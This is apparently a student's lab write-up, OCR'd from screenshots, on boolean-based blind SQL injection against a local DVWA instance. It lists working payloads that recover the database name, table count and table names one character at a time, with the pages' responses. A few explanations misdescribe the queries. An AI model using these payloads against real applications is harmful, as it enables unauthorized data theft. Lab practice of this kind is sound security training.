Lab 10: Boolean-Based Blind SQL Injection


In the step of comparing with the ascii value we can use the '>' or '<' signs to easily find the value before finding its exact value.

Code Python for Auto: Python/sql_injection_blind_low.py at master · arisu-sakayanagi/Python (github.com)

- Get length of database's name (**4**):

```
1' and length(database())=4#
```

Check if the database name length is equal to 4, if it is 4, it will say it already exists, if not equal it will say MISSING



127.0.0.1/DVWA/vulnerabilities/sqli/?id=%27&Submit=Subn

This page isn't working

127.0.0.1 is currently unable to handle this r

HTTP ERROR 500

127.0.0.1/DVWA/vulnerabilities/sqli_blind/?id=1'+and+length(database())%3D4%23&Submit=Submit#

Vulnerability: SQL Injection (Blind)

User ID: length(database())=4# Submit

```
User ID exists in the database.
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://owasp.org/www-community/attacks/Blind_SQL_Injection
- https://bobby-tables.com/

- Get name of database by bruteforcing each character (**dvwa**):


1' and ascii(substr(database(),1,1))=100#

Use to check if the first character of the current database name is equal to the ASCII code for the letter "d". This payload uses the "substr()" function to retrieve the first character of the database name, and the "ascii()" function to convert the character to its ASCII code. The code is then compared to the integer value of 100, which is the ASCII code for lowercase "d". If the first character is "d" it will say it already exists, if not it will say MISSING. And the characters after that we do the same

1' and ascii(substr(database(),2,1))=118#

1' and ascii(substr(database(),3,1))=119#

1' and ascii(substr(database(),4,1))=97#



127.0.0.1/DVWA/vulnerabilities/sqli_blind/?id=1'+and+ascii(substr(database()%2C1%2C1))%3D100%23&Submi

Vulnerability: SQL Injection (Blind)

User ID: database(),1,1))=100# Submit

```
User ID exists in the database.
```


More Information

- https://en.wikipedia.org/wiki/SQL_injection
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://owasp.org/www-community/attacks/Blind_SQL_Injection
- https://bobby-tables.com/

- Get number of tables in database (**2**):

1' and (select count(table_name) from information_schema.tables where table_schema=database())=2#

Use to determine if the number of tables in the current database is exactly 2. This payload uses a subquery to count the number of tables in the current database using the "count()" function and the "information_schema.tables" table. If result is 2 it will say it already exists, if not it will say MISSING.



127.0.0.1/DVWA/vulnerabilities/sqli_blind/?id=1'+and+(select+count(table_name)+from+information_schema.tables+where+table_schema%3Ddatabase())%3D2%23&Submit=Submit#

Vulnerability: SQL Injection (Blind)

User ID: hema=database())=2# Submit

```
User ID exists in the database.
```

More Information


- https://en.wikipedia.org/wiki/SQL_injection
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://owasp.org/www-community/attacks/Blind_SQL_Injection
- https://bobby-tables.com/

Username: admin
Security Level: low

- Get length of each tables' name (**9 and 5**):

1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 1 offset 0),1))=9#

Use to check if the second table name in the current database has a name with a length of 9 characters. This payload uses a subquery to select the name of the first table in the current database using the "information_schema.tables" table. The "substr()" function is used to retrieve the first character of the table name, and the "length()" function is used to determine the length of the resulting string. The length is then compared to the integer value 9. If the length is 9 it will say it already exists, if not it will say MISSING. And the table after that we do the same.



127.0.0.1/DVWA/vulnerabilities/sqli_blind/?id=1'+and+length(substr((select+table_name+from+information_sc

Vulnerability: SQL Injection (Blind)


User ID: limit 1 offset 0),1))=9# Submit

```
User ID exists in the database.
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://owasp.org/www-community/attacks/Blind_SQL_Injection
- https://bobby-tables.com/

1' and length(substr((select table_name from information_schema.tables where table_schema=database() limit 1 offset 1),1))=5#



127.0.0.1/DVWA/vulnerabilities/sqli_blind/?id=1'+and+length(substr((select+table_name+from+information_sc

Vulnerability: SQL Injection (Blind)

User ID: limit 1 offset 1),1))=5# Submit

```
User ID exists in the database.
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://owasp.org/www-community/attacks/Blind_SQL_Injection
- https://bobby-tables.com/

- Get name of each table by bruteforcing each character (**guestbook and users**):

1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 1 offset 0),1))=103#

Use to check if the first character of the first table name in the current database is equal to the ASCII code for the letter "g". This payload uses a subquery to select the name of the first table in the current database using the "information_schema.tables" table. The "substr()" function is used to retrieve the first character of the table name, and the "ascii()" function is used to convert the character to its ASCII code. The code is then compared to the integer value of 103, which is the ASCII code for lowercase "g". If the first character is "g" it will say it already exists, if not it will say MISSING. And the characters after that we do the same.

1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 1 offset 0),2))=117#

1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 1 offset 0),3))=101#

1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 1 offset 0),4))=115#


1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 1 offset 0),5))=116#

1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 1 offset 0),6))=98#

1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 1 offset 0),7))=111#

1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 1 offset 0),8))=111#

1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 1 offset 0),9))=107#



127.0.0.1/DVWA/vulnerabilities/sqli_blind/?id=1'+and+ascii(substr((select+table_name+from+information_sche

Vulnerability: SQL Injection (Blind)

User ID: nit 1 offset 0),1))=103# Submit

```
User ID exists in the database.
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://owasp.org/www-community/attacks/Blind_SQL_Injection
- https://bobby-tables.com/

This page isn't w

127.0.0.1 is currently una

HTTP ERROR 500


1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 1 offset 1),1))=117#

1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 1 offset 1),2))=115#

1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 1 offset 1),3))=101#

1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 1 offset 1),4))=114#

1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 1 offset 1),5))=115#



127.0.0.1/DVWA/vulnerabilities/sqli_blind/?id=1'+and+ascii(substr((select+table_name+from+information_sche

Vulnerability: SQL Injection (Blind)

User ID: nit 1 offset 1),1))=117#

User ID exists in the database.

